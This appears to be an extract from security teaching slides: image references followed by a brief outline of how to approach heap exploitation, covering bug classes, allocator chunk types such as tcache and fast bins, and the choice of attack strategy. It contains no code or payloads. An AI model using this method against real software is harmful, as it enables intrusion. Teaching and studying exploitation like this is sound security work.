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
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
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


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```





# How to exploit heap vulnerability

- Check your vulnerability
  - Overflow
  - Use-after-free
  - Double free
  - Invalid free
- Check your chunks
  - i.e., Which type of chunks can you allocate? (tcache? fast? ...)
- Decide how to attack
  - Application-specific? Or Allocator-specific?